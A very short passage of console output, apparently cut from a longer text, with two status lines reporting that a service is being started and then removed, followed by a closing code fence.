[*] Starting the service...
[*] Removing the service...
```